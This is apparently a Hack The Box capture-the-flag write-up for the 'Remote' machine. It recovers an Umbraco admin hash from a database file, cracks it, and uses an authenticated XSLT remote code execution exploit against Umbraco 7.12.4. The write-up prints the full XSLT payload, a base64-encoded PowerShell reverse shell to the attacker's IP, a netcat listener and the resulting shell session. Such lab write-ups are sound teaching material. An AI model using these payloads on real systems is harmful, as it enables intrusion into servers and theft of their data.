
4.14. I narrowed down a release version to sort of go off of.

    4.14.1. https://our.umbraco.com/download/releases/854


4.15. After poking around in the logs I started looking online where Umbraco would store database passwords and found some information pointing me to the app_data/umbraco.sdf file which was raw data that I couldn't just cat out.

4.16. I started throwing searches at it with the strings command and got some interesting info back pretty quickly.

4.17. I found more usernames and possibly a password hash?




```
┌──(kali㉿kali)-[~/Documents/boxes/remote.htb/App_Data]
└─$ strings Umbraco.sdf | grep password
User "admin" <admin@htb.local>192.168.195.1User "admin" <admin@htb.local>umbraco/user/password/changepassword change
User "admin" <admin@htb.local>192.168.195.1User "smith" <smith@htb.local>umbraco/user/password/changepassword change
User "admin" <admin@htb.local>192.168.195.1User "ssmith" <ssmith@htb.local>umbraco/user/password/changepassword chan
ge
User "admin" <admin@htb.local>192.168.195.1User "admin" <admin@htb.local>umbraco/user/password/changepassword change
User "admin" <admin@htb.local>192.168.195.1User "admin" <admin@htb.local>umbraco/user/password/changepassword change
passwordConfig
```



```
┌──(kali㉿kali)-[~/Documents/boxes/remote.htb/App_Data]
└─$ strings Umbraco.sdf | grep admin                                                                     130 ✗
Administratoradmindefaulten-US
Administratoradmindefaulten-USb22924d5-57de-468e-9df4-0961cf6aa30d
Administratoradminb8be16afba8c314ad33d812f22a04991b90e2aaa{"hashAlgorithm":"SHA1"}en-USf8512f97-cab1-4a4b-a49f-0a205
4c47a1d
adminadmin@htb.localb8be16afba8c314ad33d812f22a04991b90e2aaa{"hashAlgorithm":"SHA1"}admin@htb.localen-USfeb1a998-d3b
f-406a-b30b-e269d7abdf50
adminadmin@htb.localb8be16afba8c314ad33d812f22a04991b90e2aaa{"hashAlgorithm":"SHA1"}admin@htb.localen-US82756c26-432
1-4d27-b429-1b5c7c4f882f
User "admin" <admin@htb.local>192.168.195.1User "admin" <admin@htb.local>umbraco/user/password/changepassword change
User "admin" <admin@htb.local>192.168.195.1User "admin" <admin@htb.local>umbraco/user/sign-in/logoutlogout success
User "SYSTEM" 192.168.195.1User "admin" <admin@htb.local>umbraco/user/saveupdating LastLoginDate, LastPasswordChange
Date, UpdateDate
User "SYSTEM" 192.168.195.1User "admin" <admin@htb.local>umbraco/user/sign-in/loginlogin success
```

4.18. I took this hash to crackstation and cracked it very easily!




b8be16afba8c314ad33d812f22a04991b90e2aaa

Supports: LM, NTLM, md2, md4, md5, md5(md5_hex), md5-half, sha1, sha224, sha256, sha384, sha512, ripeMD160, whirlpool, MySQL 4.1+ (sha1(sha1_bin)), QubesV3.1BackupDefaults

Hash	Type	Result
b8be16afba8c314ad33d812f22a04991b90e2aaa	sha1	ba[redacted]

Color Codes: 🟩 Green: Exact match, 🟨 Yellow: Partial match, 🟥 Red: Not found

4.19. From here I used the creds to get onto the site as admin.



Not secure | remote.htb/umbraco#/umbraco

Content


Get Started | Redirect URL Management

Welcome to The Friendly CMS

Thank you for choosing Umbraco - we think this could be the beginning of something beau
While it may feel overwhelming at first, we've done a lot to make the learning curve as smo
and fast as possible.

Documentation
Find the answers to your Umbraco questions
Community
Find the answers or ask your Umbraco questions
Umbraco.tv
Tutorial videos (some are free, some are on subscription)
Training
Real-life trai and officia Umbraco certificatio
umbraco.tv
Get Learning!
Sign up
Badges just added
Videos added
Forum Activity

4.20. I used the admin account to get the running version of the web server for a potential foothold.



Help

Umbraco version 7.12.4

4.21. Older than I expected which means there could be something good here!

4.22. I started searching online for Umbraco 7.12.4 exploits and found some pretty easy to use Authenticated RCE!


4.22.1. https://www.exploit-db.com/exploits/49488

4.22.2. https://www.exploit-db.com/exploits/46153

4.23. I set up the Python3 script to all of my parameters and started troubleshooting.

4.24. I poked around with these trying to get something to come back.


4.25. It took me about 30 minutes and I finally got a callback!



Apply a display filter ... <Ctrl-/>

No.	Time	Source	Destination	Protocol	Length	Info
222	186.415491598	10.10.14.21	10.10.10.180	HTTP	1334	POST /umbraco/developer
223	186.462243490	10.10.10.180	10.10.14.21	TCP	40	80 → 60486 [ACK] Seq=13
224	186.507966329	10.10.10.180	10.10.14.21	TCP	40	80 → 60486 [ACK] Seq=13
225	186.748371651	10.10.10.180	10.10.14.21	ICMP	60	Echo (ping) request id
226	186.748400354	10.10.14.21	10.10.10.180	ICMP	60	Echo (ping) reply id
227	187.757897396	10.10.10.180	10.10.14.21	ICMP	60	Echo (ping) request id
228	187.757944093	10.10.14.21	10.10.10.180	ICMP	60	Echo (ping) reply id
229	188.773813419	10.10.10.180	10.10.14.21	ICMP	60	Echo (ping) request id
230	188.773842517	10.10.14.21	10.10.10.180	ICMP	60	Echo (ping) reply id
231	189.789560548	10.10.10.180	10.10.14.21	ICMP	60	Echo (ping) request id
232	189.789602539	10.10.14.21	10.10.10.180	ICMP	60	Echo (ping) reply id
233	189.927738260	10.10.10.180	10.10.14.21	TCP	1397	80 → 60486 [ACK] Seq=13
234	189.927804608	10.10.10.180	10.10.14.21	TCP	1397	80 → 60486 [ACK] Seq=14
235	189.927844725	10.10.10.180	10.10.14.21	TCP	1397	80 → 60486 [ACK] Seq=16


4.26. The code that worked in the script.



```
# Execute a calc for the PoC
payload = '<?xml version="1.0"?><xsl:stylesheet version="1.0" \
xmlns:xsl="http://www.w3.org/1999/XSL/Transform" xmlns:msxsl="urn:schemas-microsoft-com:xslt" \
xmlns:csharp_user="http://csharp.mycompany.com/mynamespace">\
<msxsl:script language="C#" implements-prefix="csharp_user">public string xml() \
{ string cmd = "ping 10.10.14.21"; System.Diagnostics.Process proc = new System.Diagnostics.Process();\
 proc.StartInfo.FileName = "powershell.exe"; proc.StartInfo.Arguments = cmd;\
 proc.StartInfo.UseShellExecute = false; proc.StartInfo.RedirectStandardOutput = true; \
 proc.Start(); string output = proc.StandardOutput.ReadToEnd(); return output; } \
 </msxsl:script><xsl:template match="/"> <xsl:value-of select="csharp_user:xml()"/>\
 </xsl:template> </xsl:stylesheet> ';
```


4.27. Cmd instead of Powershell wouldn't work for some reason which made troubleshooting very frustrating.

4.28. Next I set up a netcat listener and tried some base64 encoded powershell reverse shells.




```
┌──(kali㉿kali)-[~/…/remote.htb/Umbraco/Developer/Xslt]
└─$ nc -lvnp 9001
listening on [any] 9001 ...
```

4.29. Setup my encoded powershell payload.




```
# Execute a calc for the PoC
payload = '<?xml version="1.0"?><xsl:stylesheet version="1.0" \
xmlns:xsl="http://www.w3.org/1999/XSL/Transform" xmlns:msxsl="urn:schemas-microsoft-com:xslt" \
xmlns:csharp_user="http://csharp.mycompany.com/mynamespace">\
<msxsl:script language="C#" implements-prefix="csharp_user">public string xml() \
{ string cmd = "powershell -e
JABjAGwAaQBlAG4AdAAgAD0AIABOAGUAdwAtAE8AYgBqAGUAYwB0ACAAUwB5AHMAdABlAG0ALgBOAGUAdAAuAFMAbwBjAGsAZQB0AHMALgBUAEMAUA-
BDAGwAaQBlAG4AdAAoACIAMQAwAC4AMQAwAC4AMQA0AC4AMgAxACIALAA5ADAAMAAxACkAOwAkAHMAdAByAGUAYQBtACAAPQAgACQAYwBsAGkAZQBu-
AHQALgBHAGUAdABTAHQAcgBlAGEAbQAoACkAOwBbAGIAeQB0AGUAWwBdAF0AJABiAHkAdABlAHMAIAA9ACAAMAAuAC4ANgA1ADUAMwA1AHwAJQB7AD-
AAfQA7AHcAaABpAGwAZQAoACgAJABpACAAPQAgACQAcwB0AHIAZQBhAG0ALgBSAGUAYQBkACgAJABiAHkAdABlAHMALAAgADAALAAgACQAYgB5AHQA-
ZQBzAC4ATABlAG4AZwB0AGgAKQApACAALQBuAGUAIAAwACkAewA7ACQAZABhAHQAYQAgAD0AIAAoAE4AZQB3AC0ATwBiAGoAZQBjAHQAIAAtAFQAeQ-
BwAGUATgBhAG0AZQAgAFMAeQBzAHQAZQBtAC4AVABlAHgAdAAuAEEAUwBDAEkASQBFAG4AYwBvAGQAaQBuAGcAKQAuAEcAZQB0AFMAdAByAGkAbgBn-
ACgAJABiAHkAdABlAHMALAAwACwAIAAkAGkAKQA7ACQAcwBlAG4AZABiAGEAYwBrACAAPQAgACgAaQBlAHgAIAAkAGQAYQB0AGEAIAAyAD4AJgAxAC-
AAfAAgAE8AdQB0AC0AUwB0AHIAaQBuAGcAIAApADsAJABzAGUAbgBkAGIAYQBjAGsAMgAgAD0AIAAkAHMAZQBuAGQAYgBhAGMAawAgACsAIAAiAFAA-
UwAgACIAIAArACAAKABwAHcAZAApAC4AUABhAHQAaAAgACsAIAAiAD4AIAAiADsAJABzAGUAbgBkAGIAeQB0AGUAIAA9ACAAKABbAHQAZQB4AHQALg-
BlAG4AYwBvAGQAaQBuAGcAXQA6ADoAQQBTAEMASQBJACkALgBHAGUAdABCAHkAdABlAHMAKAAkAHMAZQBuAGQAYgBhAGMAawAyACkAOwAkAHMAdABy-
AGUAYQBtAC4AVwByAGkAdABlACgAJABzAGUAbgBkAGIAeQB0AGUALAAwACwAJABzAGUAbgBkAGIAeQB0AGUALgBMAGUAbgBnAHQAaAApADsAJABzAH-
QAcgBlAGEAbQAuAEYAbAB1AHMAaAAoACkAfQA7ACQAYwBsAGkAZQBuAHQALgBDAGwAbwBzAGUAKAApAA=="; System.Diagnostics.Process
proc = new System.Diagnostics.Process();\
 proc.StartInfo.FileName = "powershell.exe"; proc.StartInfo.Arguments = cmd;\
 proc.StartInfo.UseShellExecute = false; proc.StartInfo.RedirectStandardOutput = true; \
 proc.Start(); string output = proc.StandardOutput.ReadToEnd(); return output; } \
 </msxsl:script><xsl:template match="/"> <xsl:value-of select="csharp_user:xml()"/>\
 </xsl:template> </xsl:stylesheet> ';
```

4.30. Popped a low level shell!



```
┌──(kali㉿kali)-[~/…/remote.htb/Umbraco/Developer/Xslt]
└─$ nc -lvnp 9001
listening on [any] 9001 ...
connect to [10.10.14.21] from (UNKNOWN) [10.10.10.180] 49692
whoami
iis apppool\defaultapppool
PS C:\windows\system32\inetsrv>
```




```
PS C:\users\Public> whoami
iis apppool\defaultapppool
PS C:\users\Public> ipconfig

Windows IP Configuration


Ethernet adapter Ethernet0 2:

   Connection-specific DNS Suffix  . : htb
   IPv6 Address. . . . . . . . . . . : dead:beef::121
   Link-local IPv6 Address . . . . . : fe80::b547:d78e:171e:6fd9%12
   IPv4 Address. . . . . . . . . . . : 10.10.10.180
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . : 10.10.10.2
PS C:\users\Public> hostname
remote
PS C:\users\Public> type c:\users\public\user.txt
c449[redacted]06882
```

5. Privilege Escalation

5.1. I tried getting winpeas to run but wasn't getting anything back.

